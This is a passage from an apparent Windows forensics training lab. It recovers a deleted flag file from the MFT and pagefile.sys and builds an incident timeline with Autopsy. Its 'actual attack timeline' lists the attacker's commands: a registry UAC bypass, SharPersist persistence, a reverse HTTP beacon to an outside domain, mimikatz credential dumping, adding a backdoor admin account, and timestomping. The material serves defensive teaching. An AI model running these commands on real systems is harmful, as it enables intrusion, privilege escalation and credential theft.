2023-08-10 09:21:17.571321,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:21:17.602633,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:16.769239,8ea5559.exe,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:49.609039,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:24:23.589821,flag.txt,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:25:03.975283,logfile.txt.0,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND SECURITY_CHANGE CLOSE
2023-08-10 09:25:48.088921,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,FILE_CREATE
2023-08-10 09:25:48.092299,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.845295,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143,photo443.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:32:36.981215,chrome_shutdown_ms.txt,ARCHIVE,FILE_DELETE CLOSE
```

If we look carefully enough, we will notice that `flag.txt` was deleted.

## Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)

We can leverage MFT in an attempt to recover `flag.txt`. Unfortunately, the affected machine's MFT table is not available.

For completeness' sake, let's work on another system's MFT table (available at `C:\Users\johndoe\Desktop\files\mft_data`) where `flag.txt` was also deleted.

Our initial step involves running `MFTEcmd` to parse the `$MFT` file, followed by searching for `flag.txt` within the report.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTECmd.exe -f C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\ --csvf mft_csv.csv MFTECmd version 1.2.2.1
```

```
Author: Eric Zimmerman ([email protected])  
https://github.com/EricZimmerman/MFTECmd
```

```
Command line: -f C:\Users\johndoe\Desktop\files\mft_data --csv  
C:\Users\johndoe\Desktop\ --csvf mft_csv.csv
```

```
Warning: Administrator privileges not found!
```

```
File type: Mft
```

```
Processed C:\Users\johndoe\Desktop\files\mft_data in 4.9248 seconds
```

```
C:\Users\johndoe\Desktop\files\mft_data: FILE records found: 113,899 (Free records: 4,009) File size: 115.2MB
```

```
CSV output will be saved to C:\Users\johndoe\Desktop\mft_csv.csv
```


```
PS C:\Users\johndoe> Select-String -Path  
C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"
```

```
Desktop\mft_csv.csv:143975:112346,4,False,104442,6,.\Users\johndoe\Desktop  
\reports,flag.txt,.txt,63,1,,False,False,Fals  
e,True,False,False,Archive,DosWindows,2023-08-08 08:21:40.3050567,2023-08-  
08 08:23:43.3664676,2023-08-08  
08:22:58.2111378,2023-08-08 08:23:43.3664676,2023-08-08  
08:23:44.0401723,2023-08-08 08:23:43.3664676,2023-08-08  
08:23:51.1904111,2023-08-08 08:23:43.3664676,31120880,232569553,2300,, ,
```

The output provides the location of `flag.txt` on the system (`\Users\johndoe\Desktop\reports`).

Let's now access the MFT file (`C:\Users\johndoe\Desktop\files\mft_data`) using MFT Explorer (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`)

On the Desktop, within the `reports` folder, we discover `flag.txt` marked with the `Is deleted` attribute.



When files are deleted from an NTFS file system volume, their MFT entries are marked as free and may be reused, but the data may remain on the disk until overwritten. That's why recovery isn't always possible.

In the case of the compromised system the file was overwritten (that's why we used the MFT table of another system for the recovery exercise), but portions of its content were preserved in `pagefile.sys`.

`pagefile.sys` is a designated system file in Windows that supplements your computer's RAM. When RAM nears its capacity, the system offloads less critical data, like certain files and applications, to the pagefile.

With knowledge of the file's partial content, we can scour the disk and retrieve our flag from `pagefile.sys` through Autopsy.

Name	Keyword Preview	Location	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
pagefile.sys	~x7:xpt;7&k'_sa0*2023_hello_you_found_our_fla*@q_co...	/img_fulldisk.raw.001/pagefile.sys	2023-08-10 00:22:55 UTC	2023-08-10 00:22:55 UTC	2023-08-10 00:22:55 UTC	2023-08-10 01:18:49 UTC	1207959552	Allocated

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Strings	Indexed Text	Translation							
Page: 2205 of 2536 Page		← →	Matches on page: 1 of 1 Match		← →	100%	⊖ ⊕	Reset	
<pre>2023_Hello_you_found_our_fla@ g_congratulations_windows0 rensic v5A [asm &gt;!*' ?np&lt; ava% ; `~7z EkUU 4UUj&amp; {p~T /0.1706.1333 s/Hn r{          do 7opr h&lt;p&lt; uPOz; c\X&lt; +8II :P&lt;8 {@&lt;</pre>									


## Constructing an Execution Timeline

Given that the incident occurred between 09:13 and 09:30, we can use Autopsy to map out the attacker's actions chronologically.


Behind the scenes, Autopsy employs [Plaso](#).

Let's make the following selections:

- Limit event types to:
  - Web Activity: All
  - Other: All
- Set Display Times in: GMT / UTC
  - Start : Aug 10, 2023 9:13:00 AM
  - End : Aug 10, 2023 9:30:00 AM



This will allow us to generate a timeline detailing the actions undertaken by the malicious actor.



List timeline view:

Date/Time	Event Type	Description	Tagged	Hash Hit
2023-08-10 09:13:06	Program Run	CHROME.EXE : : Prefetch File		
2023-08-10 09:13:42	Program Run	CHROME.EXE : : Prefetch File		
2023-08-10 09:14:38	Web Cache	1/0/_dk_http://letsghunt.site http://letsghunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:39	Program Run	SEARCHPROTOCOLHOST.EXE : : Prefetch File		
2023-08-10 09:14:39	Web Downloads	http://letsghunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:40	Program Run	SEARCHFILTERHOST.EXE : : Prefetch File		
2023-08-10 09:14:47	Web Downloads	http://letsghunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:49	Program Run	OPENWITH.EXE : : Prefetch File		
2023-08-10 09:14:50	Program Run	DLLHOST.EXE : : Prefetch File		
2023-08-10 09:14:56	Program Run	OPENWITH.EXE : : Prefetch File		
2023-08-10 09:15:14	Program Run	RUNDLL32.EXE : : Prefetch File		
2023-08-10 09:15:17	Web Downloads	http://letsghunt.site/documents/Finance08062023.iso		
2023-08-10 09:15:57	Program Run	RUNTIMEBROKER.EXE : : Prefetch File		
2023-08-10 09:15:57	Program Run	SPPSVC.EXE : : Prefetch File		
2023-08-10 09:15:58	Program Run	SVCHOST.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CMD.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	ARP.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	IPCONFIG.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CONHOST.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CHCP.COM : : Prefetch File		
2023-08-10 09:16:37	Program Run	NET1.EXE : : Prefetch File		
2023-08-10 09:16:37	Program Run	NET.EXE : : Prefetch File		

By applying specific filters, we can pinpoint the files accessed or established during this particular window.

## The Actual Attack Timeline

Here are the real actions taken by the attacker (i.e. not identified through digital forensics). Based on what you've learned up to this point, attempt to recognize and pinpoint any of these actions that remain undetected in this section.

date	user	pid	Activity
08/10 9:14			visit to /documents/Finance08062023.iso (page Serves /home/ubuntu/Cobalt Strike 4.3/uploads/Finance08062023.iso) by 89.64.48.142
08/10 9:15	johndoe	3648	[rundll32.exe] initial beacon
08/10 9:16	johndoe	3648	upload /home/kali/tools/temp.bat as temp.bat
08/10 9:16	johndoe	3648	run: temp.bat
08/10 9:17	johndoe	3648	upload /home/kali/tools/advanced.zip as advanced.zip
08/10 9:20	johndoe	3648	run: tar -xf advanced.zip
08/10 9:20	johndoe	3648	run: advanced_ip_scanner_console.exe / r:192.168.0.1-192.168.0.255
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\command /v "DelegateExecute" /d "" /f
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "powershell -nop -w hidden -encodedcommand
08/10 9:21	johndoe	3648	run: C:\Windows\system32\fdhelper.exe
08/10 9:21	johndoe	6744	[PowerShell.exe] initial beacon
08/10 9:22	johndoe	6744	upload /home/kali/tools/Persistence/svchost.exe as svchost.exe
08/10 9:22	johndoe	6744	run .NET program: SharPersist.exe -t schtask -c "C:\Users\johndoe\AppData\Local\svchost.exe" -a "-k -t 1001" -n "OneDriveTask" -m add -o hourly
08/10 9:23	johndoe	6744	run windows/beacon_http/reverse_http (letsgehunt.site:80) via Service Control Manager (\\127.0.0.1\ADMIN\$\8ea5559.exe)
08/10 9:23	SYSTEM	5468	[rundll32.exe] initial beacon
08/10 9:23	johndoe	3648	import: /home/kali/tools/PowerSploit/Recon/PowerView.ps1
08/10 9:23	johndoe	3648	run: Find-InterestingFile -Path "C:\Users\"
08/10 9:24	johndoe	3648	remove flag.txt
08/10 9:24	johndoe	3648	download C:\Users\johndoe\Desktop\users.db (1Gb)
08/10 9:25	SYSTEM	5468	run mimikatz's sekurlsa::logonpasswords command

08/10 9:25	SYSTEM	5468	upload /home/kali/tools/Persistence/svchost.exe as svchost.exe
08/10 9:25	SYSTEM	5468	run .NET program: SharPersist.exe -t reg -c "C:\ProgramData\svchost.exe" -a "" -k "hklmrun" -v "LocalSystem" -m add
08/10 9:26	SYSTEM	5468	run: net user Admin P@ssw0rd! /add
08/10 9:26	SYSTEM	5468	run: net localgroup Administrators Admin /ADD
08/10 9:26	SYSTEM	5468	run: (Get-Item "C:\ProgramData\svchost.exe").LastWriteTime=("14 August 2016 13:14:00")
08/10 9:28	johndoe	6744	upload /home/kali/photo443.exe as C:\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe

## Skills Assessment

Upon identifying signs of data exfiltration from an unusual process on a system, the SOC manager tasked you with conducting a forensic investigation through Velociraptor.

Once you've established a connection to the target of this section via RDP, visit the URL `https://127.0.0.1:8889/app/index.html#/search/all` and log in using the credentials: `admin/password`. After logging in, click on the circular symbol adjacent to `Client ID`. Subsequently, select the displayed `Client ID` and click on `Collected`.

Answer the questions below through Velociraptor collections that gather artifacts similar to the ones presented in this module.

**Note:** You can initiate Velociraptor collections in the same manner as Velociraptor hunts.

hide01.ir